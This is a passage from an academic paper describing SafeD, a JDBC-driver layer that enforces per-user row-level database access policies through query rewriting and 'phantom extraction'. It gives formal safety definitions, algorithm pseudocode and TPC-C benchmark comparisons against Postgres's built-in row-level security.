In this section, we first describe the notion of per-user, row-level security policies. We then formally define the notion of safety for read and write queries. Finally, we derive necessary and sufficient conditions to achieve safety. These conditions are subsequently used to show correctness of our algorithms that render queries safe with respect to a given policy. Appendix B provides several examples of how safety can be enforced based on the results and definitions presented in this section.

5.1 Security Policy Definition

In SafeD, a security policy is composed of two sets of access rules: the *read policy* and the *write policy*. Given a user, the read policy identifies the tuples in the database that the user can read. Likewise, the write policy identifies the tuples in the database that the user can modify, remove, or add. These policies are specified as a *read set* and a *write set* for each table of the database. For each user and each table, a *read (write) set* identifies the set of tuples the user can read from (modify, remove from, or add to) that table. On a given table, the write set of a user must be a subset of his/her read set (i.e., users can read tuples that they can modify).

SafeD assumes that the authentication component of the web application provides the user's identity and, optionally, a 'role' assigned to the user. This role is only relevant to SafeD for selecting a policy and is not related to database roles. The user identity would usually be based on his/her authentication cookie and, possibly, the web request being made. SafeD takes as input a policy file comprised of a set of policy statements defining the read sets and write sets for each user and each role. The following are examples of policy statements for the customer and manager roles [3] :

```
DEFINE WRITESET FOR
    ROLE customer USER $i
     ON TABLE cust_info
          AS SELECT * FROM cust_info
               WHERE cid=$i
```

Listing 1: Customer's write set for the *cust_info* table.

```
DEFINE WRITESET FOR ROLE manager USER $i
     ON TABLE ordertable
          AS SELECT * FROM ordertable
```

Listing 2: Manager's write set for the *ordertable* table.

[3]For simplicity, we define policies at the granularity of entire rows, but SafeD can be extended to finer granularities, e.g., at the attribute level.

Here, \$i is a wildcard that is replaced at runtime with the attribute(s) identifying the current user.[4] Read sets are defined similarly, except that the `READSET` keyword is used instead of `WRITESET`.

The definition of the read and write sets for a table may involve nested queries or joins with other tables. For example, suppose there are two additional tables in the database: *carts* and *cart_info*. The *carts* table maps a customer id to a cart id (cart_id), while the *cart_info* table contains the items in each cart. Since *cart_info* only contains cart_id, a join with *carts* is necessary to retrieve the cid. Listing 3 shows the *cart_info* table's read set for different customers.

```
DEFINE READSET ON ROLE customer USER $i
     ON TABLE cart_info
     AS SELECT * FROM cart_info x,
         carts y
         WHERE x.cart_id = y.cart_id
           AND y.cid=$i;
```

Listing 3: The read set for *cart_info* involving a join.

Next, we define read and write sets formally. In our discussion, an operation can be a `SELECT`, `INSERT`, `DELETE`, or `UPDATE` statement. (We use query and operation interchangeably.) We denote the set S as the **tuple space**, representing the (infinite) universe of all possible tuples. A **relational database** consists of a collection of tables. A **table** T is a finite subset of S. Since each element of a set is unique, we allow for duplicate entries by taking the Cartesian product of S with the natural numbers, $\mathbb{N} \times S$, and use that as our new tuple space. Duplicate entries will have a unique number in S. We also denote the number of tuples in a table T as $|T|$. Furthermore, given any subset $s \subseteq S$, we denote its complement as $s^c = S \setminus s$.

Given a set of **users** U, we define a **security policy** as a pair of two functions (p_r, p_w), where p_r is the **read policy** and p_w is the **write policy**, defined below.

Definition 1 (Read/Write Policy)**.** Given a user u, the read policy $p_r(u)$ is the subset of S that u is allowed to read. Likewise, the write policy $p_w(u)$ is the subset of S that u is allowed to add or modify.

A modification can be addition, removal, or update of a tuple. Based on the definition of a security policy, we now define the **read set** and **write set** for a user u.

Definition 2. (Read/Write Set) Given a user $u \in U$ and a table $T \subseteq S$,

- The read set of T, $V_r(T,u) = T \cap p_r(u)$, represents the set of tuples in T that user u can read.

[4]Currently, we assume the mapping of the current user to their role and identifying attribute is performed by the application.

- The write set of T, $V_w(T,u) = T \cap p_w(u)$, represents the set of tuples in T that user u can modify[5].

Note that the READSET and WRITESET statements introduced earlier correspond to these formal notions of read and write sets, given a table and user information, by simply instantiating the user identifier and applying their SELECT statements to T.

We also define the negated read set of T as $NV_r(T,u) = T \setminus V_r(T,u)$, which is the set of all tuples in T the user cannot read. Similarly, negated write set of T $NV_w(T,u) = T \setminus V_w(T,u)$, which is the set of all tuples in T the user cannot modify. It is trivial to show $NV_r(T,u) = T \setminus p_r(u)$ and $NV_w(T,u) = T \setminus p_w(u)$.

5.2 Safe Reads and Safe Writes

Now that we have formally defined a security policy and the read/write sets, we can formally define safe operations. We first consider read queries, which correspond to SELECT queries in SQL, and then write queries, which correspond to UPDATE, INSERT, and DELETE queries in SQL.

Definition 3 (Read-safety)**.** A query $\mathscr{R}$ by a user u with read policy p_r is **read-safe** if the query would return the same result when executed on the subset of tuples in the accessed tables that are readable to the user, namely $p_r(u)$.

In other words, a read-safe SELECT query should return the same result whether executed on the original tables or on the read sets of those tables. Note that $p_r(u)$ can, in general, be a set of tuples from multiple tables for queries with joins.

Corollary 1. *A query that only accesses tables whose tuples are all in $p_r(u)$ is read-safe.*

The above corollary implies the following: if in a query $\mathscr{R}$, each table T_i of the database accessed in the FROM clause is replaced by a table T_i' where $T_i' = T \cap p_r(u)$, then the resulting query $\mathscr{R}'$ will be read-safe. Such an approach has been proposed by previous systems [43, 46], and is also taken by SafeD. (As we will discuss shortly, enforcing safety for write queries is more challenging.) SafeD automatically transforms any SELECT queries (including those nested within other queries) by appending additional tables and conditions to the operation's FROM and WHERE clauses, respectively, that are implied by the READSET policy rules. We refer to this process as **read policy intersection**. Also, note that checking whether a query is read-safe can be more expensive than transforming it to be safe, since checking may require executing the query twice.

[5] Since an INSERT query adds tuples not in T, the write set is evaluated after the new tuples are added (See Section 5.2)

We next define the notion of read-safety and write-safety for a write query. As in SQL, we assume that a write query can read any set of tables (via nested SELECT statements), but modify only a single table and return, as its result, the modified table. Intuitively, a write query by a user u that updates a table T is **write-safe** if 1) it does not modify anything outside table T's write set, and 2) any nested SELECTs within it are also read-safe (so that it does not leak data via the writes). Formally,

Definition 4. A write query $\mathscr{W}$ by a user u that modifies table T is **read-safe** if all of its nested queries (which must be SELECTs) are read-safe. Furthermore, it is **write-safe** if it does not modify the *set* of tuples that are outside its write set for table T, i.e., $NV_w(T,u) = NV_w(\mathscr{W}(T),u)$, where $\mathscr{W}(T)$ represents the tuples in table T after executing $\mathscr{W}$.

Let $A = \mathscr{W}(T) \setminus T$ represent the new entries added by $\mathscr{W}$ to T, and let $D = T \setminus \mathscr{W}(T)$ represent the entries removed from T. It trivially follows that $\mathscr{W}(T) = (T \cup A) \setminus D$. For INSERT queries, D will be an empty set and for DELETE queries, A will be an empty set. For UPDATE queries, both A and D could be non-empty.

We denote $\langle \mathscr{W}(T) \rangle$ to be the sum of the cardinality of A and the cardinality of D for tuples added or deleted from T as a result of executing $\mathscr{W}$. It can be formally shown that the definition of write-safety does not require comparing $\mathscr{W}(T)$ with T, but only examining cardinality of changes. In particular, the following theorem can be shown to hold:

Theorem 1. *Given a user $u \in U$, a tuple space S, a set of tuples $s \subseteq S$, a table $T \subseteq S$, a write operation $\mathscr{W}$ that is read-safe, the write policy p_w, and the write set $V_w(T,u)$, the following conditions,*

$$(1) \quad V_w(\mathscr{W}(T),u) = \mathscr{W}(V_w(T,u))$$
$$(2) \quad \langle \mathscr{W}(T) \rangle = \langle \mathscr{W}(V_w(T,u)) \rangle$$

are necessary and sufficient to ensure $\mathscr{W}$ is write-safe, i.e.,

$$NV_w(T,u) = NV_w(\mathscr{W}(T),u).$$

Intuitively, condition (1) states that the resulting table from a write-safe write query should be the same whether the write is done on the original table T or on the write set $V_w(T,u)$. Condition (2) states that the total count of tuples added/deleted in T from executing $\mathscr{W}(T)$ should be identical to the count of tuples added/deleted if $\mathscr{W}$ was instead executed on $V_w(T,u)$. This ensures that $\mathscr{W}$ does not cause any tuples to be moved outside its write set as a result of changes. We defer the proof of Theorem 1 to the Appendix.

We now can define the notion of a query being *safe* in terms of read-safety and write-safety for the four types of queries addressed in this paper.

Definition 5 (Safe Query)**.** Given a policy (p_r, p_w), we consider a SELECT query for a user u to be *safe* if it is read-safe. We consider an INSERT, DELETE, or UPDATE query to be *safe* if it is read-safe and write-safe.

Corollary 2 (Safety of INSERT)**. INSERT queries:** *If all created tuples by an INSERT query are within the write set of the user, then the query is write-safe.*

Proof outline: In this case, the same tuple(s) will be added, irrespective of whether they are added to T or $V_w(T,u)$. Thus, conditions (1) and (2) in Theorem 1 hold.

Corollary 3 (Safety of DELETE)**. DELETE queries:** *A DELETE query that only deletes from $V_w(T,u)$ is write-safe.*

Proof outline: The query only deletes tuples in the write set so tuples in $NV_w(T)$ are not changed. Therefore, it trivially satisfies Definition 4. of Theorem 1 and takes advantage of the properties of DELETE.

Corollary 4 (Safety of UPDATE)**. UPDATE queries:** *An UPDATE query $\mathscr{W}$ that only updates tuples in $V_w(T,u)$ is write-safe if $\mathscr{W}(V_w(T,u)) \setminus V_w(T,u)$ is within the user's write set.*

Proof outline: An UPDATE can be thought of as a DELETE of the old tuples followed by an INSERT of the new tuples. From Corollary 3, we know the DELETE operation of the UPDATE is safe. If $\mathscr{W}(V_w(T,u)) \setminus V_w(T,u)$ is in the user's write set, then the INSERT operation of the UPDATE is write-safe due to Corollary 2.

The new value of an updated tuple has to be within the write set. If T is replaced by $V_w(T,u)$ in Theorem 1, it can be shown that the condition in the corollary implies both conditions of the theorem.

6 SafeD Design and Algorithms

SafeD operates as a modified JDBC driver that is transparent to the application. It transforms a submitted query into a safe query and returns the corresponding result. To do that, SafeD applies the Truman model [32] semantics for read queries, in which a query only sees tuples in its read sets. For write queries, SafeD uses a novel technique, called *phantom extraction*, to ensure only the portion of the table within the write set is updated (Section 6.1).

SafeD also provides an experimental (i.e., debugging) mode in which a read/write operation is carried out only if it is safe in the first place (a.k.a. "non-Truman" model [45]). Unfortunately, with the current state of the art, providing such a semantics is expensive. Consider a SELECT query. To know whether the query is safe, one needs to run the query on the original tables as well as their read sets and compare the results. Truman semantics avoid the need to execute the query twice since execution of the query on the original tables is not required. We prototyped this strategy and tested it with the TPC-C benchmark and found it to thrash at low transaction rates. We thus focus on the strategy of transforming queries to make them safe in rest of the paper.

6.1 Phantom Extraction

We say that a write query's **phantom** is a read-safe copy of the query, which only updates rows in the write set. In SafeD, write queries issued by the application are never executed on the database. Instead, each query's phantom is extracted and evaluated for write-safety. Phantom extraction involves 3 steps. First, transform the original query into a read-safe query using read policy intersection (Section 5.2). Then, modify the read-safe query so it only updates rows in the write set. This modified query is the *phantom*. Finally, determine if the phantom is write-safe. If the query's phantom is write-safe, the phantom's changes to the database are made permanent. Otherwise a permission violation error is returned and the changes are rolled back. In 6.2, we present two algorithms for phantom extraction.

6.2 Query Transformation Strategy

The transformation module automatically transforms a query Q into a safe query that is guaranteed to satisfy the two conditions in Theorem 1 for read-safety and write-safety, while providing the illusion that the query operates on the view of tables that are in the user's read set and write set. The algorithm we present can, at times, require issuing multiple queries to the database to check write-safety. Appendix B provides several illustrating examples of query transformation using the algorithms presented in this section.

Algorithm 1 shows the general transformation logic to transform a query Q issued by a user u. The queries currently handled by SafeD include SELECT, INSERT, UPDATE, and DELETE queries, which require row-level access controls. The transformation algorithm is a two-step process. First, SafeD must ensure that the transformed query is read-safe, i.e., $s \subseteq p_r(u)$ is true, where s is the set of tuples read by the query and gives the illusion that the query is running against the read set of accessed tables in the database (lines 2-5). Given a user u and a query Q, SafeD uses read policy intersection (Section 5.2) to create a read-safe query rsQ. Read policy intersection automatically transforms a SELECT query in Q into one that is read-safe by appending additional tables and conditions to each query based on the read policy.

Nested Queries (read-safety) — SELECT queries can be nested within other queries, including write queries. SafeD transforms them recursively to make them read-safe. Starting from the deepest sub-query, SafeD concatenates the associated read view predicates to the

`WHERE` clause of the sub-query.

Write Queries (write-safety) — Given *rsQ*, a read-safe transformation of Q, SafeD next executes the PhantomExtract function that results in a write-safe execution of the query using the phantom extraction technique (line 8). An input to PhantomExtract is the WRITESET definition that applies to this query (which is essentially a `SELECT` statement – see Section 5.1).

Algorithm 1 General Safe Execution Algorithm

```
1: function SAFEEXECUTE(USER u, QUERY Q)
2:     readpolicy ← GetReadPolicy(u)
3:     rsQ ← IntersectReadPolicy(Q, readpolicy)
4:     if (Q is a Select query) then
5:       return Execute(rsQ)
6:     T ← GetWriteTable(rsQ)
7:     writesetdef ← GetWriteSetDef(u, T)
8: return PhantomExtract(rsQ, T, writesetdef)
```

SafeD uses one of two strategies for implementing the PhantomExtract function: V-Copy or No-Copy. Both algorithms will result in only allowing permissible writes on the database. We present V-Copy strategy first.

The V-Copy strategy is shown in Algorithm 2. Instead of modifying T directly, an empty temporary table with the same schema as T is created in the database and the corresponding reference (i.e. the table name), `tempT`, is returned. The algorithm uses Corollary 2 to check the safety of `INSERT` (line 3), which means all inserts are performed on an empty table, $tempT$. For `UPDATE` or `DELETE`, the write set of T is added to $tempT$ during initialization (lines 5-6). After initilizing $tempT$, *rsQ* is modified to execute on it, thus creating $phantom$, the phantom of the original query. After executing $phantom$ on the database (line 8) , either (1) new tuples are inserted into $tempT$; (2) tuples are deleted from $tempT$; or (3) tuples are updated in $tempT$;. The check on Line 10 holds if the query's phantom is write-safe. The remaining lines of Algorithm 2 ensure that inserted or updated tuples have not gone outside the user's write set for table T (if they have, an exception is raised). Finally, T is modified based on the state of $addTup$ and $rmTup$

An alternate strategy, No-Copy (Algorithm 3), can sometimes reduce the amount of work performed by the database and evaluates the conditions of Theorem 1 locally when possible. If the write set does not contain a join, No-Copy parses non-nested queries and determines if the query would result in tuples outside of the write set. This parsing can be always done for blind `INSERT` queries, which contain the new values for a tuple in the `VALUE` clause. Sometimes, the parsing can be done for `UPDATE` queries as well. If the `UPDATE`'s `SET` clause does not assign values based on a computation, i.e., "at-

Algorithm 2 V-Copy PhantomExtract

```
1: function PHANTOMEXTRACT(QUERY rsQ, STRING T, WRITESET writesetdef)
2:     if rsQ is an Insert Query then
3:         tempT ← CreateTemp(T, null)
4:     else
5:         authTup ← GetAuth(T, writesetdef)
6:         tempT ← CreateTemp(T, authTuples)
7:     phantom ← ChangeWriteTable(rsQ, tempT)
8:     Execute(phantom)
9:     curTup ← GetAll(tempT)
10:    authTup ← GetAuth(tempT, writesetdef)
11:    rmTup ← ∅;    addTup ← ∅
12:    if curTup == authTup then
13:        authTup ← GetAuth(T, writesetdef)
14:        addTup ← SetMinus(curTup, authTup)
15:        if rsQ is not an Insert Query then
16:            rmTup ← SetMinus(authTup, curTup)
17:    else   Raise permission exception
18:    Insert(T, addTup)
19:    Delete(T, rmTup)
```

tribute_name = function()", parsing can be performed. No-Copy creates a list of the attributes modified by the query and checks if any of the attribute are part of the write set's definition, i.e., contained in the `WHERE` clause of the write set. If so, then the value assigned to the attribute must satisfy the conditions defined in the write set. If the conditions are not satisfied, then the query will always result in tuples outside of the write set and is therefore not write-safe.

For `DELETE` queries, due to the Corollary 3, No-Copy executes the `DELETE` query on the subset of T that is within its write set, ensuring that only writable tuples are deleted.

Write set intersection is also used to transform *rsQ* into *phantom* if *rsQ* is an `UPDATE`. Since *rsQ* does not add tuples outside of the write set, $phantom$ will not either, which means condition (1) of Theorem 1 is satisfied. Condition (2) requires that the number of modifications made to a table is equal to the number of modifications made in the write set of the table. Since the query's phantom only modifies tuples in the write set by definition, the number of changes made by $phantom$ on T is equal to $\langle \mathscr{W}(V_w(T,u)) \rangle$ where $\mathscr{W}$ is the write operation representing $phantom$.

7 Implementation

We have implemented a prototype of SafeD by extending the JDBC driver. As previously shown in Figure 2, SafeD is comprised of two key modules: a transformation module and a policy one. The transformation module requires 317 lines of code in V-Copy and 452 lines in

Algorithm 3 No-Copy PhantomExtract

```
1: function QUERY rsQ, STRING T, WRITESET writesetdef)
2:     phantom ← NullQuery
3:     if rsQ is not an Insert then
4:         phantom ← IntersectWriteSet(rsQ, writeset)
5:     else
6:         phantom ← rsQ
7:     if phantom is a Delete then
8:       return Execute(phantom)
9:     if (phantom is a nested query) OR
           (writeset contains a join) then
10:        Use Algorithm 2
11:    attList ← GetAttributes(phantom)
12:    if not(CanEvaluateLocal(modifiedList, writeset))
   then
13:        Use Algorithm 2
14:    condList ← GetWhereConditions(writeset)
15:    for all a ∈ modifiedList do
16:        if condList.contains(a.name) then
17:            pass ←IsValidValue(condList, a.value)
18:            if pass == false then
19:                return Execute(NullQuery)
20: return Execute(phantom)
```

No-Copy. The policy module requires 119 lines.

Our policy module stores the read and write policies defined by the developer for each role, as well as a mapping between users and roles. Upon establishing a database connection, this module creates a connection state object that contains the security policy. When a user is identified, the module uses the supplied user context to initialize the read and write sets for the user. Given a SQL query and a user context, SafeD either verifies the compliance of the query before sending it for execution (in debug mode), or transforms it into a compliant query (in run-time mode).

8 Evaluation

Our experiments seek to answer the following questions:

1. What is SafeD's performance overhead for a database without built-in support for access control? (Section 8.1)

2. How does SafeD's performance compare to that of a built-in mechanism in a database that does support row-level access control? (Section 8.2)

3. How does SafeD's performance vary with the ratio of unsafe queries in the workload? (Section 8.3)

When studying SafeD's performance, we compare the V-Copy and No-Copy strategies. We experiment with both MySQL and Postgres. MySQL is perhaps the most popular open source database used by web applications, including several high-volume web sites, such as Facebook and Zappos [6]. However, given MySQL's lack of built-in support for row-level access control, web applications implement their own security policies. Postgres, on the other hand, offers row-level access control and thus provides a comparison point between a database-enforced access control with the costs of SafeD's approach. Postgres is also popular for small to medium-sized web applications [17].

Setup — In all experiments, we used two machines running Ubuntu 12.04 with 32GB of memory, configured as a client and a database server. The server had 8 CPUs (2.40 GHz each), while the client had 12 Xenon CPUs (2.67 GHz each). The client machine was used to send TPC-C queries to the database sever using the OLTP-Bench suite [37]. For TPC-C, we used its standard mixture of transactions (43% payment, 4% order status, 4% delivery, 4% stock-level, and 4% new order) and a scale factor of 20. For our database, we used MySQL 5.7 and Postgres 9.5.

Security Policies — Based on the semantics of the TPC-C benchmark, we used two different security policies. For both policies, there existed an administrator role with full read and write access to every table. In Policy 1, we defined two non-admin roles: a *manager* role and a *customer* role. A manager's user context contains two attributes: the warehouse id (WID) and the district id (DID). A customer's user context contains three attributes: the warehouse id (WID), the district id (DID), and the customer id (CID). Most of the database tables contain attributes that can be mapped directly to values in the user context. In these cases, a user is given read or write access (or both) to tuples where the user context matches the associated attributes in the tuples. When the target tables do not contain the necessary attributes to map the current user to tuples in the table, i.e, the *New_Order* and *Order_Line* tables, a join between the target table(s) and the *OOrder* table is necessary to obtain the set of order ids (O_ID) that the current user can access. The access rules for each role in Policy 1 are summarized in Table 3. We assigned each transaction type in TPC-C to one of the roles. Customers execute the new order, order status, and payment transactions, while managers execute the delivery and stock-level transactions.

Our second policy, Policy 2, tests the sensitivity of the performance results of SafeD and Postgres's row-level access control by adding restrictions to Policy 1. We modified the manager policy for the *OOrder* and *New_Order* tables as follows. First, a manager can read or modify tuples in the *OOrder* table only when the $O_C_ID \geq 0$. Second, a manager can only read and

Table Name	Customer	Manager
Customer(C_ID, C_D_ID, C_W_ID)	=(CID,DID,WID)	Full Access
District(D_ID, D_W_ID)	=(DID,WID)	=(DID,WID)
Warehouse(W_ID)	=(WID)	Full Access
OOrder(O_C_ID, O_D_ID, O_W_ID)	=(CID,DID,WID)	=(DID,WID)
New_Order(NO_O_ID)	Full Access	Full Access
Order_Line(OL_O_ID)	Full Access	Full Access
History(H_C_ID, H_D_ID, H_W_ID)	=(CID,DID,WID)	Full Access
Item	Full Access	Full Access
Stock	No Access	Full Access

Table 3: Policy 1 access rules for users. The user context is compared to the attributes in the table to determine if the user can read/write a tuple. Here, the read and write permissions are identical.




Figure 3: The performance overhead of different access control strategies compared to no access control (NULL) for TPC-C and Policy 1 on MySQL.

modify tuples in the *New_Order* table that correspond to authorized tuples in the *OOrder* table. Note that Policy 2 is still semantically equivalent to Policy 1 for the benchmark application since $O_C_ID \geq 0$ is always true. However, the purpose of these constraints is to introduce artificial join constraints in the manager policy, and thereby assess their impact on SafeD's performance. Table 4 summarizes the change and shows how it alters the database account's privileges.

Table Name	Manager
OOrder(O_C_ID)	$O_C_ID \geq 0$
New_Order(NO_O_ID)	Contain (OID) in OOrder

Table 4: Changes to Policy 1 to get Policy 2 and the new privileges for a database account. The changes result from modifications made to the manager role.

8.1 Performance Overhead of MySQL + SafeD

Since MySQL does not natively support row-based access control, we evaluated the overhead of adding access control to it using SafeD. Figure 3 shows the latency overhead on MySQL when SafeD verifies and enforces Policy 1 for varying transaction rates. The results show that SafeD can enforce a fine-grained security policy at a negligible cost to latency compared to having no protection (6.1% for No-Copy and 5.9% for No-Copy strategy).

8.2 Postgres + SafeD versus Postgres's Built-in Access Control


Unlike MySQL, some databases such as Postgres come with their own built-in row-level access control. The main advantage of SafeD over such built-in mechanisms is its compatibility with the common architecture of existing web applications (See Section 1). Nonetheless, we also wanted to compare the performance of the two approaches. We thus compared the costs of enforcing Policies 1 and 2 in Postgres using its internal access control versus using SafeD.

For Policy 1, to allow for reusing the same connections, we created a single role in Postgres for the benchmark application, and granted it the union of the privileges of all users so that the application can execute transactions on behalf of both customers or managers. The results are shown in Figure 4a, where NULL represents the baseline at which no access control was enforced. All three access control strategies (built-in, V-Copy, and No-Copy) had a maximum throughput of 350 to 400 transactions per second. Overall, the average latencies of all three strategies were also comparable (i.e., within 5% of one another). However, note that these results represent best-case scenarios for Postgres's built-in mechanism, since the benchmark application had full access to every table.


We conducted a second set of experiments using Policy 2 in order to artificially force both strategies (SafeD and built-in) to perform joins during their access control checks.

The results are shown in Figure 4b. In Policy 2, the write set for the *New_Order* table was defined as a join between the *New_Order* and *OOrder* tables. This considerably lowered the performance of V-Copy, due to its creation of temporary tables and copying of the write sets. Since V-Copy resulted in database thrashing and was unable to sustain any transaction rates, it is omitted from Figure 4b. The Postgres's throughput also dropped significantly with its built-in access control, down to only 9 tps (transactions per second). The throughput with No-Copy remained an order of magnitude higher, namely 85 tps. As reported in Table 5, even at 9 tps, Postgres's built-in mechanism is 387 times slower than SafeD when processing delivery transactions. The delivery transaction executes a large number of `SELECT` and `UPDATE` queries on the *New_Order* table. These results indicate that when a user's write set contains joins, SafeD using No-Copy significantly outperforms Postgres's built-in access control.

While SafeD outperforms the built-in access control, the performance of both strategies could be improved. In particular, we identified two sources of overhead when



(a) Postgres: Policy 1



(b) Postgres: Policy 2

Figure 4: The performance overhead of different access control strategies compared to no access control (NULL), using TPC-C on Postgres for Policy 1 (a) and Policy 2 (b). All numbers are average latencies.

Transaction	Null(s)	Built-in(s)	No-Copy(s)	Speedup
Delivery	0.05247	41.03159	0.10597	x387

Table 5: Transaction latency at 9 tps. Speedup is SafeD's performance compared to the built-in access control.




Figure 5: Average latency in SafeD for varying ratio of unsafe queries in the workload, at 100 tps.

enforcing Policy 2: (1) when the write set contains a join, a join query is issued to the database to create a copy of the write set; and (2) when the transformed query introduces a join or a nested sub-query. Thus, to reduce the performance overhead, we repeated the experiment with a denormalized database, i.e, we added a new column, NO_C_ID, to the *New_Order* table. As shown in Figure 4b, while the performance of both strategies improved significantly, SafeD remained the superior strategy.

8.3 Impact of Unsafe Queries on Performance

Unsafe queries are those that attempt to view or modify unauthorized tuples. In previous experiments, we measured SafeD's overhead when all queries in the workload were safe. To measure the impact of having unsafe queries on SafeD's performance, we modified the TPC-C workload by adding additional queries that are unsafe under Policy 1. We varied the ratio of such queries between 1% to 10% of the overall workload. The results for this experiment are shown in Figures 5 and 6.

As the number of unsafe queries increases, V-Copy's latency greatly increases, whereas No-Copy's latency overhead is relatively constant. This is because V-Copy creates temporary tables and executes additional queries to verify write-safety. Consequently, when 3% of the workload is unsafe, V-Copy thrashes. Figure 6 shows a similar trend for throughput. In conclusion, when a large number of unsafe queries are expected, No-Copy is a superior choice in terms of performance.




Figure 6: Achievable throughput in SafeD for varying ratio of unsafe queries in the workload.

8.4 Developer Effort

The primary manual effort required by developers when using SafeD is the defining of desired security policies. SafeD's policies are relatively compact. For example, Table 6 reports the number of lines of code needed to define Policy 1 in SafeD, Oracle (which also offers row-level access control), and Postgres. For SafeD, we count each read or write set declaration as one line of code. For Oracle, the count includes all of the procedural code necessary to establish the user context and enforce the read and write policies. For Postgres, we count each policy declaration and each `ALTER TABLE` command as one line. We also count the lines of code required to create an administrator role and a default role with no access.

We observe that Oracle requires the most lines of code, while Postgres and SafeD both require considerably fewer lines. Furthermore, Oracle requires the developer to understand how to define policy functions, policies, and system context triggers. Postgres requires

Access Control Mechanism	LOC
SafeD	36
Postgres's Built-in Access Control	54
Oracle's Built-in Access Control (a.k.a. VPD)	544

Table 6: Lines of code required to define a policy using three different syntaxes.

developers to work with DBAs to define policies and manage end-user roles. SafeD requires an understanding of `SELECT` statements to define policies. Thus, overall, defining security policies in SafeD seems to be relatively straightforward.

SafeD also simplifies developer effort when ensuring the application issues safe queries. To enforce a desired access control policy, developers add multiple security-oriented checks within the code to protect the database. For example, in WordPress 4.6.1, we identified about 515 lines of security-oriented checks in the code base. Each check is required to ensure no sensitive data is leaked, but there may be more checks necessary to fully protect the database [8], especially if the application's code is updated. SafeD reduces the effort required to protect the database because the security policies are declared explicitly within SafeD, thus they exist separately from the application and persist despite changes made to the application's code.

9 Conclusion

Database-backed application developers often implement their access control policies procedurally in code because the access control mechnisms of database systems are not adequate for enforcing access control for multi-user applications. Implementing access control procedurally in applicaton logic is both cumbersome and error-prone. Previous work has examined access control solutions for such situations, often using database views as the main mechanism for enforcing per-user access control. However, due to the view update problem, database views are not updatable when the view definition involves a join query. As our survey of 10 popular open-source web applications showed, on average, 21% of the tables require a join query to define a security policy. Therefore, previous work cannot enforce access control rules on write queries.

We proposed a new technique, phantom extraction that, given a write query, extracts a similar write query (known as the query's phantom), which only modifies permitted tuples in the database. Phantom extraction does not use database views, thus avoiding the view update problem. The correctness of the technique is established by a formal notion of *query safety*. We incorporated this technique into a system, SafeD, and provided a simple syntax for defining per-user (or per-role) access control policies declaratively. We also provide two possible design strategies, V-Copy and No-Copy, for performing query extraction.

References

[1] Cyclos: Online & mobile banking software. http://www.cyclos.org/.

[2] Drupal. https://www.drupal.org/.

[3] Limesurvey. https://www.limesurvey.org/.

[4] Mediawiki. https://www.mediawiki.org/wiki/MediaWiki.

[5] Mybb. https://mybb.com/.

[6] MySQL customers. https://www.mysql.com/customers/.

[7] oscommerce. https://www.oscommerce.com/.

[8] Sql injection vulnerability in ninja forms. http://tinyurl.com/z277h9f.

[9] Webid. http://www.webidsupport.com/.

[10] Wordpress. https://wordpress.com/.

[11] Zen cart. https://www.zen-cart.com/.

[12] Coverity scan open source report 2014. Technical report, 2014.

[13] Oracle database online documentation 12.1. http://tinyurl.com/jjgzavq, 2014.

[14] Snapchat - gibsec full disclosure. http://tinyurl.com/h6yk3za, 2014.

[15] Bug in Uber app leaks driver information. http://tinyurl.com/gtj5t54, 2015.

[16] Elements of row level security. http://tinyurl.com/jctpcll, 2015.

[17] PostgreSQL powers all new apps for 77% of the database's users. http://tinyurl.com/zlhnfuf, 2015.

[18] Row and column access control (rcac) overview. http://tinyurl.com/zavtmtx, 2015.

[19] Creating MySQL database and user. http://tinyurl.com/huv7uh7, 2016.

[20] Execute as (transact-sql). http://tinyurl.com/jjkd2fjFDB, 2016.

[21] Manual:security. http://tinyurl.com/qhylfza, 2016.

[22] MySQL internals manual. http://tinyurl.com/j8sou7y, 2016.

[23] PostgreSQL 9.5.0 documentation. http://tinyurl.com/hnjf7u6, 2016.

[24] Row-level security. http://tinyurl.com/jq7q2p2, 2016.

[25] Symantec patches high risk vulnerabilities in endpoint protection. http://tinyurl.com/zlgpfsg, 2016.

[26] R. Abela. Infographic: Statistics about the security scans of 396 open source web applications. http://tinyurl.com/zur7yfj, 2016.

[27] F. Bancilhon and N. Spyratos. Update semantics of relational views. *ACM Trans. Database Syst.*, 1981.

[28] D. Bisson. The talktalk breach: Timeline of a hack. http://tinyurl.com/jpp9epx, 2015.

[29] K. Browder and M. A. Davidson. The Virtual Private Database in Oracle9iR2. *Oracle Corporation*, 2002.

[30] S. Buckley. Swiftkey leaked user email addresses as text predictions. http://tinyurl.com/zj5wv37, 2016.

[31] cguler. Can I switch the 'connected' user within an sql script that is sourced by mysql? http://tinyurl.com/gv3rhwd, 2011.

[32] S. Chaudhuri, T. Dutta, and S. Sudarshan. Fine-grained authorization through predicated grants. In *ICDE*, 2007.

[33] I.-Y. Chen and C.-C. Huang. A service-oriented agent architecture to support telecardiology services on demand. *Journal of Medical and Biological Engineering*, 2005.

[34] C. Cimpanu. Teamp0ison hacks time warner cable business website, dumps customer data. http://tinyurl.com/zxvwjmj, 2016.

[35] A. Coyne. Hacker convicted for infiltrating country liberals' website. http://tinyurl.com/znfsnt3, 2016.

[36] M. Dalton, C. Kozyrakis, and N. Zeldovich. Nemesis: Preventing authentication & access control vulnerabilities in web applications. In *USENIX*, 2009.

[37] D. E. Difallah, A. Pavlo, C. Curino, and P. Cudre-Mauroux. Oltp-bench: An extensible testbed for benchmarking relational databases. In *PVLDB*, 2013.

[38] D. Drinkwater. Up to 100k archos customers compromised by sql injection attack. http://tinyurl.com/jpv6mhj, 2015.

[39] A. P. Felt, M. Finifter, J. Weinberger, and D. Wagner. Diesel: Applying privilege separation to database access. In *ICCS*, 2011.

[40] E. Kohler. hotcrp. https://hotcrp.com/.

[41] A. Levai. Using queryband. http://tinyurl.com/hu2l6cj, 2014.

[42] J. Murdock. Qatar national bank leak: Security experts hint 'sql injection' used in database hack. http://tinyurl.com/h7ew4zf, 2016.

[43] B. Parno, J. M. McCune, D. Wendlandt, D. G. Andersen, and A. Perrig. Clamp: Practical prevention of large-scale data leaks. In *S & P*, 2009.

[44] I. Raafat. Vulnerability in Yahoo allowed me to delete more than 1 million and half records from Yahoo database. http://tinyurl.com/hb4jvn2, 2014.

[45] S. Rizvi, A. Mendelzon, S. Sudarshan, and P. Roy. Extending query rewriting techniques for fine-grained access control. In *SIGMOD*, 2004.

[46] M. Stonebraker and E. Wong. Access control in a relational data base management system by query modification. In *ACM Annual Conference*, 1974.

[47] N. Teodoro and C. Serrao. Web application security: Improving critical web-based applications quality through in-depth security analysis. In *i-Society*, 2011.

[48] S. Visveswaran. Dive into connection pooling with j2ee. http://tinyurl.com/hpfl9b9, 2000.

A Proof of Theorem 1

